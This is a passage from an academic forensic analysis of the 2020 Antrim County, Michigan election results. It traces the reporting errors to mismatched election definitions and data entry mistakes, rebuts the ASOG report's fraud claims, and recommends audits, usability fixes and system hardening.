No selection	Jorgensen	*No selection*	Trump	Jorgensen	$\neq$	Trump
X	Jorgensen	$X-1$	Trump	Jorgensen	$\neq$	Trump
Libertarian	*No selection*	Republican	*No selection*	Jorgensen	$\neq$	Trump
Libertarian	Biden	Republican	*No selection*	Biden	$\neq$	Trump

Table 4: Votes Reported for Trump and Biden. As a result of the mismatched election definitions, when the EMS interpreted memory cards from most scanners that used the initial election definition, Biden received the votes intended for Trump plus those of voters who selected the Republican straight-party option but split the ticket for Biden. Trump received the votes intended for Libertarian candidate Jo Jorgensen plus those of voters who selected the Libertarian straight-party option but split the ticket for Biden. X represents any choice, and $X-1$ the choice above it.

3.7 Data Entry Errors

To correct the errors caused by the mismatched election definitions, county workers manually entered results for all affected tabulators and published a second, partial set of unofficial results on November 5 [4]. However, due to an operator error, totals for three precincts included *both* the manually entered results and the incorrect results loaded from the memory cards.

While entering results, county staff discovered that the poll tape for Central Lake Village contained the wrong school board race, because the memory card had used the initial election definition from before the race was corrected. To fix this, county staff reinitialized the Central Lake memory card using the revised election definition, and the township scanned the ballots again on November 6 [2].

The County Board of Canvassers certified the official results late on November 6, including the results from rescanning Central Lake. However, some results did not match the poll tapes as a result of data entry errors. The most common kind of error was contests or candidates that were omitted, but there were also some typographical errors. In all, these errors affected about 2.6% of votes county-wide.

Michigan canvassing procedures call for county canvassers to compare the reported results to the poll tapes from individual machines [29], so these errors should have been caught on November 6, but they were not. Checking the poll tapes is important not only for catching data entry errors but also as a security mechanism: it ensures that result are not manipulated during transmission from the polling places, or by accessing the EMS after the election. That this comparison was not correctly completed by the canvassers in Antrim is a significant procedural breakdown that warrants further investigation.

Antrim amended its certified results on November 16 to fix data entry errors in one township and again on November 21 to fix data entry errors in five more townships. These second amended certified results remain the official results of the election [7]. The Board of State Canvassers certified Michigan's state and federal results on November 23 [26].

3.8 Confirming That Errors Have Been Corrected

I conducted a series of experiments to confirm that the explanations discussed above fully account for the discrepancies between the county-level results and the poll tapes and to verify that these discrepancies have been corrected.

Remedying the Election Definition Mismatch I used the EMS software to test whether loading the memory cards using a matching election definition would produce the reported results. First, I loaded the initial election project and attempted to load the memory cards from all scanners that used the initial election definition for which electronic results were available.[2] These 13 cards loaded successfully, including Warner's, which had failed to load on election night. Using a series of SQL queries, I confirmed that the results obtained in this way matched the final certified results from the EMS database.[3] Next, I restored the revised election project and loaded the Central Lake and Mancelona 1 and 2 memory cards under the revised election definition. The loaded results again matched the final results in the EMS database. This demonstrates that using matching election definitions would have prevented the reporting anomalies. It also confirms that the manually entered results from the 16 scanners for which memory card data is available do not contain further data entry errors and match the results that would have been obtained from the cards.

Electronically Counting Votes Without the EMS In a second experiment, I counted the presidential results from the cards without relying on the EMS software. This provides an independent check of the accuracy of the results aggregation.

Each memory card stores cast vote records (CVRs) in a proprietary binary file format. The files are encrypted using AES in CBC mode, but the encryption key and initialization vector

[2] That is, all but Central Lake and Mancelona 1 and 2, which scanned using the revised definition, and Elk Rapids 1 and Milton 1, where the cards were rezeroed at the polling places.

[3] The only discrepancy was that the Boyne Falls Public Schools Millage appears in the reported results for Warner (with zero recorded votes) but is not present on the Warner memory card. I explain why in Section 4.

can be retrieved from the EMS database. I decrypted the files and reverse engineered the data format. Each voting target is represented by the associated ballot ID, contest instance ID, and choice instance ID, and by a boolean value indicating whether the scanner detected that the target was marked.

I created a Python script to extract the set of marked targets from each memory card and to count them using election definition data from either the initial or the revised election project database. Producing correct counts required several considerations. The program first verifies that each marked choice instance ID is in fact associated with the contest instance ID given in the CVR, and otherwise it ignores the mark. Next, it discards any overvotes and then applies Michigan's straight-party voting rules to partisan contests.

I used the program to count the CVRs from each card with the matching version of the election definition. As expected, every card that contains results data (i.e., all but Elk Rapids 1 and Milton 1) exactly matched the final presidential results.

I then used this program to count all cards under the revised election definition, mimicking the behavior of the EMS on election night. As expected, the presidential results were an exact match for the initial results, except for those that were entered manually and Central Lake, which matched the results of the rescan. This provides additional confirmation that the mismatched election definitions caused the major errors.

Manually Comparison to the Poll Tapes For additional confirmation, I manually compared the final election results [7] to copies of the poll tapes provided by the county.[4] The results on the poll tapes for all contests in all precincts are correctly reflected in the final results. This confirms that the county-level reporting anomalies have been fully corrected.

4 Discrepancies in the Scanner Poll Tapes

The analysis above firmly establishes that the major reporting anomalies resulted from Antrim's failure to ensure that all scanners used the same election definition as the EMS. It also shows that the errors introduced during county-wide reporting have been corrected, and the final results match the poll tapes.

However, the poll tapes from certain precincts themselves contain errors that affect smaller numbers of votes, mainly in specific down-ballot contests. These errors have a different pattern than the major reporting anomalies. In most precincts, the design of the printed ballots was not changed, and so the individual scanners counted normally whether they were using the initial or the revised election definition. But ballot designs *were* changed in parts of three townships—Central Lake, Mancelona, and Warner—and I show that the changes led to a small number of errors on poll tapes within these localities. I investigate what caused the poll tape errors, determine the effects, and show that certain errors affecting a small number of votes remain uncorrected in the final results.

[4] The final certified results published on Antrim's website [7] are missing pages 47–48, containing parts of two contests, likely due to human or mechanical error during scanning. Antrim provided the missing pages at my request.

4.1 Outdated Ballots and Election Definitions

Two factors led to inaccuracies in these townships. First, scanners using the initial election definitions omitted contests and choices that were added when the ballot designs were revised, and they miscounted choices for which voting targets changed position. Second, some of the paper ballots themselves used the outdated designs, and these were analogously miscounted when scanned using the revised election definitions.

The last-minute ballot design changes occurred after absentee voting had begun. For instance, according to Antrim County, 224 absentee ballots for Central Lake Village had been sent to voters before the change. Although these voters were later sent corrected ballots, some of them voted using the initial ballot designs. There was apparently no special process for handling the initial ballots that were received—they were scanned mixed together with the revised ballots. Because ElectionSource had regenerated the ballot designs in such a way that the initial and revised designs used the same ballot design IDs, there was no way for the scanners to distinguish between the two versions. They acted as if all used either the initial design or the revised design, depending on which election definition was on the memory card.

Effects in Warner Township The ballot for Warner Township Precinct 1BF was altered to add a missing contest, the Boyne Falls Public Schools Sinking Fund Proposal, as shown in Figure 1c. It was added to the end of the last column of the ballot, so no other contests or voting targets were affected. However, as the Warner scanner was never updated to read the revised ballot design, votes in this contest were not read by the scanner at all, and it does not appear on the poll tape.

There were only there registered voters in Warner 1BF. The EMS shows three ballots were cast, but no votes were recorded for the Sinking Fund contest. Some voters may have left it blank, and any who voted ballots using the initial design would have lacked the contest entirely. Therefore, we can conclude only that 0–3 votes in the Sinking Fund contest were never counted. This is too few votes to affect the outcome.

Effects in Mancelona The Mancelona Precinct 1V (Mancelona Village) ballot was revised to add a missing candidate for Village Trustee, Eugene K. Kerr. The contest also changed from vote-for-three to vote-for-two, so the effect was that Kerr replaced a write-in blank, and no other contests or choices changed position, as shown in Figure 1b.

Mancelona's scanners used the revised election definition, but some absentee voters may have used the initial ballot design. Since the scanners were not configured to read it, if any of these voters selected the first write-in blank, the scanners would have misinterpreted this as a vote for Kerr. Likewise, if any of these voters selected three candidates, the votes would have been unexpectedly ignored as overvotes. The data is insufficient to determine how many votes, if any, were affected. However, the contest was decided by a large margin, so the outcome was likely unaffected by these unusual cases.




Figure 3: Central Lake scanned ballots twice, first with the initial election definition (*left*) and then with the revised election definition (*right*). Some ballots used the initial design and others used the revised design, in which targets for State Proposal 20-1 shifted down by one row. In both scans, Proposal 20-1 selections on ballots that did not match the election definition in use were miscounted, as shown in boxes at bottom.


4.2 Effects in Central Lake

The effects of the ballot design changes in Central Lake were considerably more complicated. Figure 3 shows how the ballot design in Central Lake Precinct 1V (Central Lake Village) was altered to correct the school board contest from Ellsworth Schools to Central Lake Schools. This changed the name of the contest and candidates and also the allowed number of selections, which increased from two to three. The increase necessitated an additional write-in blank, which shifted the the contest below, State Proposal 20-1, down by one row.

Central Lake used the initial election definition on election day, and results loaded from the memory card were included in the first unofficial results. The township then rescanned using the revised election definition on Nov. 6, producing a second poll tape, which was manually entered as part of the certified results. Results in the three contests affected by the ballot changes differed dramatically between the two scans. Neither set of results is correct, since ballots that used the revised design were read incorrectly during the first scan and vice versa.

Effects on the School Board Contest During the second scan, the scanner interpreted ballots that used the initial design, showing the Ellsworth Schools contest, as if they had votes for the Central Lake Schools contest, and awarded votes to candidates in the equivalent positions. On these ballots, the darkly shaded "Proposal Section" header occupies the position of the voting target for the third write-in blank on the revised design. This caused the scanner (which only senses shading) to act as if there was a vote for the third write-in. The memory card records 10 write-ins cast using the first blank, 4 using the second, and 74 using the third. Since voters usually use earlier write-in blanks before later ones, this strongly suggests that at least 70 ballots used the outdated ballot design. Given the reported margins, these ballots are unlikely to have affected the outcome of the Central Lake Schools contest.

Effects on State Proposal 20-1 The poll tapes also contain incorrect results for State Proposal 20-1, as depicted towards the bottom of Figure 3. In the revised ballot design, the voting target for "Yes" is in the same position as the target for "No" was in the old design, and the target for "No" is in a position that was unused in the old design. In the first scan, revised ballots were misread such that the poll tape reported "Yes" votes as "No" and failed to record "No" votes at all. During the second scan, ballots that used the initial design had "Yes" votes ignored and "No" votes counted for "Yes". Since the final reported results match the poll tapes, these errors have not been corrected. In Appendix B, I use data from the two scans to estimate that approximately 61 votes were not incorporated into the final results. Since State Proposal 20-1 was decided by more than 3 million votes statewide, the error in Central Lake Village could not have affected the outcome.



Election Day Scan (Nov. 3) Second Scan (Nov. 6)

Figure 4: Central Lake Village Marihuana Initiative. Central Lake scanned its ballots twice. In one local contest, the poll tapes differ by one vote—enough to change the outcome. The data suggests that three ballots that were scanned on Nov. 3 were omitted when ballots were rescanned on Nov. 6, either correctly or due to human error.

4.3 Three Potentially Missing Ballots

Beyond the discrepancies noted above, the two Central Lake scans show a large number of small differences. Many contests have one or two fewer votes in the second scan. One of these differences potentially affected the outcome of a local contest held in part of the township, the Central Lake Village Marihuana Retailer Initiative (Figure 4). In the first scan, the initiative was tied (and thus defeated), but in the second scan, which became the final result, it passed by a single vote.

The scanner log from election day, as recorded in the EMS, shows that 1494 ballots were scanned in all of Central Lake. Yet the log from the memory card shows that only 1491 ballots were scanned on November 6. Antrim has not offered an explanation for this difference, but the data suggests that three ballots that were included in the first scan were omitted when the ballots were rescanned, whether correctly or erroneously.

The memory card from the first scan was overwritten to prepare it for the second scan, so the original digital records of the ballots are not available. However, the EMS database contains CVRs derived from the original memory card. Using this data, I was able to reconstruct the scanner's interpretation of the three ballots, shown in Figure 7 in the appendix.

The CVRs in the EMS record the *EMS's interpretation* of each ballot, which was sometimes affected by the election definition mismatch. Within Central Lake, only ballots from Central Lake Village are affected, and then only particular contests. Selections for the third write-in blank in the school board contest were never recorded. In subsequent contests, selections for the first choice were never recorded, and those for any later choice were assigned to the preceding choice. I extracted the CVRs for the first scan from the EMS database and the CVRs for the second scan from the memory card. After accounting for the election definition mismatch, all but three ballots from the first scan also appear in the second scan.

The first ballot is from Central Lake Precinct 1CENT; the reconstruction is complete, since this precinct was not affected by the election definition mismatch. The second ballot is from Central Lake Village and so would have been affected by the mismatch, but it was recorded by the EMS as blank. The third ballot is also from Central Lake Village. After correcting for the election definition mismatch, the data indicate that the scanner detected a mark for "No" in the Marihuana Initiative.

There are multiple possibilities for why these three ballots were not included in the second scan. For instance, it is possible that they were deemed invalid due to some defect and properly excluded (as may be suggested by the fact that one was blank). It is also possible that the election workers simply did not scan them the second time, due to human error. If these ballots are valid, it is likely that the final outcome of the Central Lake Village Marihuana Retailer Initiative is incorrect and that the true result is a tie, as shown on the election day poll tape. As no one requested a recount during the statutory period for challenging the result, the final outcome stands.

4.4 Results of the Presidential Hand Count

On December 17, the state conducted a county-wide hand-count of the presidential contest [32]. It provides strong empirical evidence that there are no significant errors in Antrim's final presidential results, including due to any scanning mishap. The recount [31] showed a loss of 1 vote for Biden, a gain of 12 votes for Trump, and gains of 1 vote for three other candidates. Although Trump's total changed by more than any other candidate's, it differed from the county's final result by only about 0.1%. (Trump lost state-wide by 2.8%.)

The precinct-level totals closely matched the scanner results. Within individual precincts, Trump and Biden's results changed by at most three votes, except in Star Township, where Biden gained 5 votes and Trump gained 6. Eight precincts showed no change for either Trump or Biden, and six (including Central Lake and Warner) showed no changes.

Small differences are common when ballots are counted by hand [21]. Sometimes people counting ballots make mistakes. Humans also interpret some votes differently than do optical scanners, which can misread votes when voters incompletely fill-in voting targets or otherwise deviate from ballot instructions. Such "marginal marks" can cause scanners to fail to count a valid vote, count an invalid vote, or assign a vote to the wrong candidate [8].

Notably, the hand-count results from Central Lake agree with the results of the township's second scan, which found 906 votes for Trump, and not the first scan, which found 908 votes for Trump. This may indicate that the three ballots discussed above (two of which my reconstruction shows were marked for Trump) were not present during the hand count. It is also possible that this is a coincidence, and Trump lost two votes in the Central Lake hand count for unrelated reasons.

5 Critique of the ASOG Report

This section reviews the ASOG report in light of the preceding analysis. The "Antrim Michigan Forensics Report—Revised Preliminary Summary, v2", dated December 13, 2020, was prepared by Russell James Ramsland, Jr., of Allied Security Operations Group (ASOG) based on his analysis of the same forensic data I examined. A redacted version is available online [24]. The report contains an extraordinary number of false, inaccurate, or unsubstantiated statements and conclusions, many of the most serious of which I refute below.

5.1 Claims Regarding Adjudication

Ramsland's central conclusion is that "the Dominion Voting System is intentionally and purposefully designed with inherent errors to create systemic fraud and influence election results." His reasoning is that the system generates many errors while scanning ballots in order to cause the images of the ballots to be reviewed by an EMS operator, a process known as electronic adjudication in which the votes can be manually edited. This provides an opportunity, Ramsland believes, for a malicious operator to change votes without being detected. Citing his forensic examination, Ramsland claims that a "staggering number of votes [in Antrim] required adjudication," and that "all adjudication log entries for the 2020 election cycle are missing" and must "have been manually removed."

There are several problems with this theory. First, adjudication occurs after ballots are scanned and poll tapes are printed. In Antrim, the final results match the poll tapes in essentially all cases and thus could not have been altered in adjudication.

Second, Ramsland mischaracterizes the adjudication process. Dominion's adjudication system produces detailed logs, which are recorded in the EMS together with the ballot scan and the scanner's original interpretation, as illustrated in Figure 5. Far from being an ideal way to cheat without possibility of detection, adjudication creates abundant digital evidence.

Third, and fatally, electronic adjudication functionality was not enabled in Antrim during the November 2020 election. It is an optional component of Democracy Suite. Antrim did not purchase it, and my examination of the EMS shows that it was not installed. There are no adjudication logs for the simple reason that adjudication was not used. Moreover, the tabulators were not configured to store ballot images—a necessary precondition for electronic adjudication—and my inspection of the memory cards confirms that no ballot images are present. Far from a "staggering number" of ballots being adjudicated, the actual number was zero, and therefore Ramsland's theories are completely inapplicable to the incident in Antrim.




Figure 5: An Adjudicated Vote. Dominion's adjudication system stores the ballot image, the scanner's interpretation of the votes, and a log of any changes made by the system operator. Electronic adjudication is an optional feature and was not used in Antrim County.

5.2 Claims Regarding Errors and Error Rates

Ramsland claims that Antrim's scanners exhibited a high rate of errors during ballot processing as a means of enabling systemic fraud. Some scanning errors did occur, as I explained in Section 4, but they affected only specific contests in a small number of precincts, and there is no reason to believe they were intentional. However, Ramsland is largely referring to others kinds of errors that he believes occurred on the basis of mistaken interpretations of the forensic evidence.

For instance, the report repeatedly refers to an error rate of 68.05%. Ramsland calculates this from the Central Lake scanner log, which contains 15,676 lines, 10,667 of which he classes as errors. These "resulted in overall tabulation errors or ballots being sent to adjudication," he says, concluding that "[t]his high error rate proves the Dominion Voting System is flawed and does not meet state or federal election laws." In actuality, the 68% figure is meaningless. Scanning a ballot produces a variable number of log lines (from two to dozens), often including many benign warnings or errors. The fraction of lines does not represent a fraction of ballots or votes.

Moreover, the errors in the log file do not mean what Ramsland purports them to. He claims that "there were 1,222 ballots *reversed* out of 1,491 total ballots cast, resulting in an 81.96% rejection rate. All reversed ballots are sent to adjudication." This is referring to log entries that say, "Ballot has been reversed." These entries have nothing to do with adjudication. They mean that the ballot has been returned to the voter; i.e., the *paper feeding mechanism* has been reversed, as when a vending machine returns a misfed bill. This is a benign and common occurrence. It often takes multiple tries to feed a ballot into a scanner, particularly when using a ballot privacy sleeve like those provided in Michigan.

Ramsland goes on to claim that on "November 21, 2020, an unauthorized user unsuccessfully attempted to zero out election results." His evidence is an EMS log entry, "EmsLogger - There is no permission to {0}," which he claims "is direct proof of an attempt to tamper with evidence." Programmers will recognize that {0} is merely a format-string placeholder [37]. It has nothing to do with "zeroing" election results.

Citing another EMS log entry, "XmlException: The ' ' character, hexadecimal value 0x20, cannot be included in a name", Ramsland concludes, "Bottom line is that this is a calibration that rejects the vote." This is baseless. The error refers to an XML attribute or entity name, which are not allowed to contain whitespace [13]. It has no relation to candidate names, and there is nothing to suggest it resulted in a rejected vote.

Ramsland further claims that the scanner log shows that "RCV or Ranked Choice Voting Algorithm was enabled"

which "allows the user to apply a weighted numerical value to candidates and change the overall result." However, although some log entries reference the voting system's RCV feature, they do not indicate that it was enabled. The EMS and memory card data show that RCV was not in use, as do the results of the hand recount of the presidential contest.

5.3 Claims Regarding "Software Updates"

Ramsland repeatedly mischaracterizes the updates to the scanner election definitions as "software updates." Although sometimes referred to as "ballot programming," election definitions in the Dominion system are not software but rather data files that specify the layout of the ballots. Ramsland is wrong when he describes Central Lake as scanning twice with "different software versions of the operating program to calculate, not tabulate votes." The scanner used the same software both times but was configured using different election definitions. Ramsland seems to confuse ballot definition changes with firmware updates. Ballot definitions are necessarily changed for every election, but there is no evidence that any firmware updates occurred during the 2020 election cycle in Antrim.

5.4 Claims Regarding Security Problems

Some of the ASOG report's claims about security problems in Antrim's election equipment are correct or based in fact, but Ramsland draws several incorrect conclusions.

Software Updates The report is correct that the EMS is missing important Windows security patches, potentially leaving it vulnerable to various methods of attack. It runs Windows 10 version 1607, which was released in 2016, and it appears not to have had any updates installed for at least two years. The antivirus definitions are similarly out of date.

This is a serious security problem, but Ramsland is wrong that "[t]here is no way this election management system could have passed tests or have been legally certified." In fact, missing software updates are frequently an unfortunate consequence of the federal certification process, under which voting system vendors must obtain EAC approval for any changes to election software, including Windows updates [45]. If there are any security updates that have been approved for the Dominion system, Antrim should promptly install them. However, installing unapproved updates, even for critical vulnerabilities, would potentially violate the system's certification.

Network Connectivity The report is correct that Dominion scanners have the ability to be connected to external networks, which some Michigan jurisdictions use to transmit preliminary results to their EMSes via wireless modems. The Michigan Secretary of State's Election Security Advisory Commission has recommended that jurisdictions discontinue wireless result transmission, warning that the practice creates risks that "unofficial results could be intercepted or manipulated, that the locality's election management system server could be attacked remotely over the network, or that optical scanners could themselves be remotely attacked" [36]. However, Antrim did not purchase and does not use the Dominion wireless functionality. Instead, results are returned by physically transporting memory cards. Based on the EMS logs, it does not appear that the EMS has ever been connected to a network.

Security Event Log The report is correct that the Windows security event log in the EMS image only contains entries extending back to November 4, 2020, the day after the election. However, the timing appears to be a coincidence: the system is configured so that the maximum log size is 192 MB, and when it grows beyond this size, the oldest entries are automatically removed. Nevertheless, since security logs are important sources for forensic investigation, they should be retained for as long as they are potentially relevant. The fixed size used in Antrim was clearly too small.

Authentication and Access Control The report is correct that the authentication and access control mechanisms on the EMS have serious weaknesses. Antrim workers almost exclusively used a single Windows user account that had full administrative privileges, including to alter log files and bypass other security controls. For instance, anyone logged into this account can make arbitrary changes to the election databases using SQL Server Management Studio (which is already installed), and this database access can be used to circumvent account passwords within the EMS software applications.

The report also states that the EMS hard disk was not encrypted. This would make it possible for an attacker with physical access to the computer to bypass the Windows account passwords, install malicious software, and read or change arbitrary data. Whether or not Antrim maintains strong physical security for the EMS, disk encryption should be enabled going forward to provide an added layer of defense.

These genuine security problems should be mitigated promptly. However, there is no evidence that any security problem was ever exploited against Antrim's election system. As my analysis shows, the anomalies that occurred in the November 2020 results are fully explained by human error.

6 Conclusions and Recommendations

My investigation shows that the Antrim incident was initiated by unusual circumstances. After making last-minute revisions to certain ballot designs, workers made two key errors that directly led to inaccurate results: (i) County staff failed to ensure that all scanners used the revised election definition; this caused the EMS to misinterpret some scanner results, leading to major election-night reporting errors (now fully corrected). (ii) Township staff failed to ensure that all ballots used the revised ballot designs; those that did not match the scanner configurations were misread, leading to smaller errors in specific down-ballot contests (that remain uncorrected).

Antrim could have discovered these problems before incorrect results were published or deemed official, but several opportunities to do so were missed: (i) Townships failed to notice poll tape errors during pre-election testing; (ii) Poll

workers erased memory cards, making the reporting errors harder to spot; (iii) County staff did not adequately investigate EMS errors on election night; (iv) County staff failed to "sanity-check" the initial results before posting them.

To their credit, the county and state quickly understood the technical cause of the major anomalies. However, during the process of correcting the original problems, further human errors occurred that led to additional inaccurate results: (i) County staff neglected to remove bad data before publishing updated results on November 5, again causing widespread reporting errors (later corrected); (ii) County staff made data entry errors when manually inputting results, affecting more than 2% of reported votes across the county (now fully corrected); (iii) County canvassers failed to ensure that all results matched the poll tapes, allowing data entry errors to affect some of the certified results (now corrected); (iv) Three ballots may have been omitted when Central Lake rescanned on November 6, which possibly changed the outcome of the Central Lake Village Marihuana Retailer Initiative.

The events in Antrim serve to remind us that elections are complex human processes that depend on the careful operation of technology and the faithful execution of procedures by people who, like everyone, occasionally make mistakes. That *so many* mistakes happened in Antrim speaks in part to the extreme pressures that election workers faced in 2020, amidst a pandemic and a bitterly contested presidential race. While some of these human errors would have been harmless individually, several of the procedures that broke down were also important security protections, and the combined effect of the mistakes undermined safeguards that should have ensured accuracy. Fortunately, my analysis was able to precisely account for all known anomalies in Antrim's November 2020 results, and none was the product of a security breach.

6.1 Recommendations

Antrim's experience suggests several lessons for improving the administration of future elections within the county, across the state, and throughout the country.

Strengthening Procedural Failsafes Jurisdictions should require *end-to-end* pre-election testing, in which memory cards from scanning test ballots are loaded into the EMS and the results are checked for accuracy. Such testing would have detected the mismatched election definitions in Antrim.

All states should also require a post-election comparison between reported results and the original poll tapes (and Michigan, which already requires such checks, should ensure they are properly performed). This provides an additional safeguard against errors introduced during reporting.

Finally, Michigan and other states should expand the use of risk-limiting audits (RLAs) so that they occur in all major contests. RLAs ensure that if the reported outcome is wrong, the audit has a high probability of proceeding to a full hand count [25]. This provides a last line of defense against error and fraud and additional basis for voter confidence.

Improving Usability for Election Workers Much research has addressed the usability of election technology for *voters* (e.g., [1, 9, 11, 39]), but there has been little attention to usability problems confronting election workers [15]. While there is no credible evidence that the Dominion system was deliberately designed to induce errors, the events in Antrim show that there were missed opportunities for the software to do more to help election staff avoid making mistakes. When modifying the ballot designs, the software stated that old ballots and election definitions would be "unusable," but it failed to warn that using them anyway could lead to erroneous results. The EMS and scanners were also not programmed to detect or prevent the use of such incompatible ballots and election definitions. Dominion should revise its software to address these, and other voting system vendors should review their equipment to determine whether reporting errors could potentially occur under similar circumstances. Vendors, states, and researchers should devote more attention to usability in election management software, documentation, and training.

Safeguarding Election Management Systems The Antrim EMS lacked important security updates, had weak authentication and access control mechanisms, and was vulnerable to compromise if an attacker had physical access to the computer. These are serious issues, and vendors and jurisdictions should work to mitigate them on a priority basis, even though there is no indication that any of them was ever exploited in Antrim. Jurisdictions should pay particular attention to the physical security of EMS components. Although Antrim did not transmit scanner results over the Internet or use wireless modems, localities that do should discontinue these risky practices [36].

Facilitating Post-Election Forensics Jurisdictions should consider enabling the capability of their scanners to save ballot images. Although ballot scans cannot substitute for an RLA of the physical ballots [10], they may help resolve questions about the accuracy of results in future incidents, especially if the integrity of the paper trail is in doubt. Jurisdictions should also retain digital election records, such as memory cards and EMS data, for as long as physical records are kept. (Memory cards are commonly reused for the next election.) The events in Antrim demonstrate that such digital records can provide important evidence for investigating—or disproving—problems that are later discovered or alleged.

Learning from Election Incidents When future election incidents occur, even if they receive less public attention than the events in Antrim County, responsible states should consider performing investigations like this one to ensure that the problems are well understood and that lessons are disseminated to help other jurisdictions avoid similar issues. Post-incident technical investigations occur rarely in the elections world [47], but they are widely practiced in industries that prioritize safety and reliability, including transportation [20] and engineering [41]. Normalizing them within election administration would help uphold and enhance public trust.

Acknowledgements

This paper is derived from a report produced by the author as an expert witness under contract to the Michigan Department of Attorney General [22]. Subsequent work was supported in part by the National Science Foundation under Grant No. CNS-1518888 and by the Andrew Carnegie Fellows Program.

References

[1] Claudia Ziegler Acemyan and Philip Kortum. "Assessing the usability of the Hart InterCivic eSlate during the 2016 Presidential Election." In: *Proceedings of the Human Factors and Ergonomics Society Annual Meeting* 61.1 (2017), pp. 1404–1408.

[2] Antrim Cnty. *Election Timeline*. Prepared by Antrim County Clerk Sheryl Guy. Nov. 2020. URL: https://committees.senate.michigan.gov/testimony/2019-2020/Testimony,%20Antrim%20County%20Clerk%20Sheryl%20Guy.pdf.

[3] Antrim Cnty. *Unofficial Election Results*. Nov. 4, 2020. URL: http://www.antrimcounty.org/downloads/unofficial_election_results_november_3_2020.pdf.

[4] Antrim Cnty. *Partial Unofficial Election Results*. Nov. 5, 2020.

[5] Antrim Cnty. *Partial Unofficial Election Results*. Nov. 6, 2020.

[6] Antrim Cnty. *Official Election Results, 1st Amended*. Nov. 16, 2020.

[7] Antrim Cnty. *Official Election Results, 2nd Amended*. Nov. 21, 2020. URL: http://www.antrimcounty.org/downloads/official_results_2nd_amended.pdf.

[8] Andrea Bajcsy, Ya-Shian Li-Baboud, Mary Brady, et al. *Systematic measurement of marginal mark types on voting ballots*. Technical report, National Institute for Standards and Technology. 2015.

[9] Benjamin B. Bederson, Bongshin Lee, Robert M. Sherman, Paul S. Herrnson, and Richard G. Niemi. "Electronic voting system usability issues." In: *Proc. ACM Conference on Human Factors in Computing Systems (CHI)*. 2003.

[10] Matthew Bernhard, Kartikeya Kandula, Jeremy Wink, and J. Alex Halderman. "UnclearBallot: Automated ballot image manipulation." In: *4th Conf. on Electronic Voting and Identity (E-Vote-ID)*. 2019.

[11] Matthew Bernhard, Allison McDonald, Henry Meng, Jensen Hwa, Nakul Bajaj, Kevin Chang, and J. Alex Halderman. "Can voters detect malicious manipulation of ballot marking devices?" In: *41st IEEE Symposium on Security and Privacy*. May 2020.

[12] M. Bowden and M. Teague. *The Steal: The Attempt to Overturn the 2020 Election and the People Who Stopped It*. Grove Atlantic, 2022.

[13] Tim Bray, Jean Paoli, C. M. Sperberg-McQueen, Eve Maler, and François Yergeau. *Extensible Markup Language (XML) 1.0: Names and tokens*. W3C. https://www.w3.org/TR/xml/#NT-Name. 2008.

[14] Emma Brown, Aaron C. Davis, Jon Swaine, and Josh Dawsey. *The making of a myth*. The Washington Post. May 9, 2021. URL: https://www.washingtonpost.com/investigations/interactive/2021/trump-election-fraud-texas-businessman-ramsland-asog/.

